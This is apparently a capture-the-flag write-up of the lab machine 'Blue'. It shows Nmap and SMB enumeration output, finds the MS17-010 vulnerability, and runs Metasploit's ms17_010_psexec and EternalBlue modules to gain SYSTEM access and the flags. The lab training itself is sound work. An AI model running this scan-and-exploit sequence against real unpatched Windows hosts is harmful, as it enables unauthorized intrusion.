
Blue

Related Academy Modules

- Network Enumeration with Nmap
- Using the Metasploit Framework
- Windows Privilege Escalation
- Getting Started
- Introduction to Windows Command Line

Nmap Scan



```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-25 07:02 EDT
Nmap scan report for 10.10.10.40
Host is up (0.035s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
Device type: general purpose|specialized
Running (JUST GUESSING): Microsoft Windows 7|2008|8.1|2012|Vista|2016|10 (98%)
OS CPE: cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:mic
:microsoft:windows_8 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Microsoft Windows 7 SP1 or Windows Server 2008 R2 or Windows 8
osoft Windows Vista Home Premium SP1, Windows 7, or Windows Server 2008 (95%), Micros
r 2016 (93%), Microsoft Windows Server 2008 R2 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

We already found the open TCP ports and the hostname of the PC. It's a Windows 7 computer with some potential vulnerabilities already observable.

Listing SMB shares


Using `smbclient -L 10.10.10.40` we can see the SMB shares on the computer, there are 5 of them:

1. Admin$
2. C$
3. IPC$
4. Shares
5. Users
   My intuition tells me to look further into SMB, so I ran more Nmap scripts against it.

SMB scripts with Nmap

The scan took a bit longer than I anticipated, so until then I looked up potential vulnerabilities in Windows 7 Professional 7601 with the help of searchsploit. I found one that will probably help us later with local privilege escalation (CVE-2019-1132) (*spoiler from the future: we won't need it*).

We got the scan results:




```
|   Volume \\10.10.10.40\Users
|   SIZE   TIME                 FILENAME
|   <DIR>  2009-07-14T03:20:08  .
|   <DIR>  2009-07-14T03:20:08  ..
|   <DIR>  2009-07-14T03:20:08  Public
|   <DIR>  2009-07-14T03:20:08  Public\Documents
|   <DIR>  2009-07-14T03:20:08  Public\Downloads
|   <DIR>  2009-07-14T03:20:08  Public\Music
|   <DIR>  2009-07-14T03:20:08  Public\Pictures
|   <DIR>  2011-04-12T07:51:29  Public\Recorded TV
|   <DIR>  2009-07-14T03:20:08  Public\Videos
|_
|_smb-vuln-ms10-054: false
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: haris-PC
|   NetBIOS computer name: HARIS-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-09-25T12:16:13+01:00
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```

I think it's safe to say we found our way in with **ms17-010**. Meanwhile I connected to the Users share and found a video file **\Public\Recorded TV\Sample Media\win7_scenic-demoshort_raw.wtv**.

I have no idea if this should help me in any way, I also don't want to get into file forensics or metadata if not needed, so I'll just go with the **SMBv1** vulnerability.

EternalBlue / EternalRomance

We already got into the Users SMB share, let's go the EternalRomance route.



```
msf exploit(windows/smb/ms17_010_psexec) > set RHOSTS 10.10.10.40
RHOSTS => 10.10.10.40
msf exploit(windows/smb/ms17_010_psexec) > set SHARE Users
SHARE => Users
msf exploit(windows/smb/ms17_010_psexec) > check
[*] 10.10.10.40:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.10.40:445       - Host is likely VULNERABLE to MS17-010! - Wir
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.
[*] 10.10.10.40:445       - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.10.40:445 - The target is vulnerable.
```

Nevermind, it didn't work and I don't want to troubleshoot right now, I switched to EternalBlue `windows/smb/ms17_010_eternalblue`. It finally worked, we're in as `nt authority\system`. We can easily get to both the user and administrator flags, `user.txt` and `root.txt`.

Goodbye!